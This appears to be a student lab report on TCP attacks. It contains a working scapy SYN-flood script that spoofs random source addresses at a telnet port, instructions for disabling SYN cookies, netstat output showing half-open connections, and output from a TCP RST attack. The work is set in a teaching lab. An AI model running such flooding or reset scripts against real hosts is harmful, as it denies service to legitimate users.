
Lab #04 – TCP Attack


Lab Group 13
Kalid Ajibade (100660188)
Walid Ayub (100695612)
Zain Butt (100751676)
Konrad Herbus (100768380)

Task 1: SYN Flooding Attack

1.1 Syn Cookie countermeasure




Disable the SYN cookie mechanism




1.2 Set up a connection between the victim and user machine

Telnet the victim machine




Checking the before and after connection


1.3 launching the attack using the python and scapy


Open
synflood.py
~/Documents/Labsetup_TCP/volumes
Save
1 #!/usr/bin/env python3
2
3 from scapy.all import IP, TCP, send
4 from ipaddress import IPv4Address
5 from random import getrandbits
6
7 ip = IP(dst="10.9.0.5")
8 tcp = TCP(dport=23, flags='S')
9 pkt = ip/tcp
10
11 while True:
12 pkt[IP].src = str(IPv4Address(getrandbits(32)))
13 # source ip
14 pkt[TCP].sport = getrandbits(16) # source port
15 pkt[TCP].seq = getrandbits(32) # sequence number
16 send(pkt, iface = 'br-bdd615a49582', verbose = 0)
Python 3
Tab Width: 8
Ln 16, Col 37
INS

Running the python code in the attacker terminal



5 retransmissions



Ic tcp metrics flush

```
root@7eceaa2a29d5:/# ip tcp_metrics flush
root@7eceaa2a29d5:/# ip tcp_metrics show
root@7eceaa2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
64
root@7eceaa2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
56
root@7eceaa2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
0
root@7eceaa2a29d5:/#
```

Stopping the attack

```
root@7eceaa2a29d5:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:42365        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:54454          ESTABLISHED
root@7eceaa2a29d5:/#
```


Running the machine to see how many SYN we receive from attacker

```
root@7eceaa2a29d5:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:42365        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             156.7.166.239:45453     SYN_RECV
tcp        0      0 10.9.0.5:23             47.31.129.249:43671     SYN_RECV
tcp        0      0 10.9.0.5:23             88.54.123.175:1385      SYN_RECV
tcp        0      0 10.9.0.5:23             155.33.148.91:4437      SYN_RECV
tcp        0      0 10.9.0.5:23             22.42.52.211:51046      SYN_RECV
tcp        0      0 10.9.0.5:23             63.50.169.185:14452     SYN_RECV
tcp        0      0 10.9.0.5:23             11.33.204.82:39591      SYN_RECV
tcp        0      0 10.9.0.5:23             100.92.235.63:42833     SYN_RECV
tcp        0      0 10.9.0.5:23             136.187.162.249:42476   SYN_RECV
tcp        0      0 10.9.0.5:23             18.172.235.220:48200    SYN_RECV
tcp        0      0 10.9.0.5:23             215.108.84.212:63147    SYN_RECV
tcp        0      0 10.9.0.5:23             25.7.109.200:28         SYN_RECV
tcp        0      0 10.9.0.5:23             167.18.230.63:27706     SYN_RECV
tcp        0      0 10.9.0.5:23             141.46.154.143:8550     SYN_RECV
tcp        0      0 10.9.0.5:23             141.25.165.215:58912    SYN_RECV
tcp        0      0 10.9.0.5:23             88.85.33.192:36617      SYN_RECV
tcp        0      0 10.9.0.5:23             162.165.33.240:5269     SYN_RECV
tcp        0      0 10.9.0.5:23             176.175.100.180:7339    SYN_RECV
tcp        0      0 10.9.0.5:23             168.100.97.47:52633     SYN_RECV
tcp        0      0 10.9.0.5:23             217.13.63.101:34264     SYN_RECV
tcp        0      0 10.9.0.5:23             138.105.239.115:47524   SYN_RECV
tcp        0      0 10.9.0.5:23             76.206.64.196:62865     SYN_RECV
tcp        0      0 10.9.0.5:23             254.244.59.196:35412    SYN_RECV
tcp        0      0 10.9.0.5:23             24.55.166.134:32403     SYN_RECV
tcp        0      0 10.9.0.5:23             189.72.212.208:59546    SYN_RECV
tcp        0      0 10.9.0.5:23             7.103.84.50:5818        SYN_RECV
tcp        0      0 10.9.0.5:23             252.72.15.2:47638       SYN_RECV
tcp        0      0 10.9.0.5:23             203.203.211.98:22086    SYN_RECV
tcp        0      0 10.9.0.5:23             4.32.90.111:61835       SYN_RECV
tcp        0      0 10.9.0.5:23             170.202.41.142:52533    SYN_RECV
tcp        0      0 10.9.0.5:23             185.127.77.125:59869    SYN_RECV
```

Task 2: TCP RST Attacks on telnet Connections

1.1 launching the attack using python and scapy

Wireshark, checking for connections



Editing the scapy code

Running the reset attack

```
root@VM:/volumes# python3 reset.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.5'      (None)
dst        : DestIPField                       = '35.47.58.233'  (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 23              (20)
dport      : ShortEnumField                    = 24084           (80)
seq        : IntField                          = 3287792897      (0)
ack        : IntField                          = 0               (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
root@VM:/volumes#
```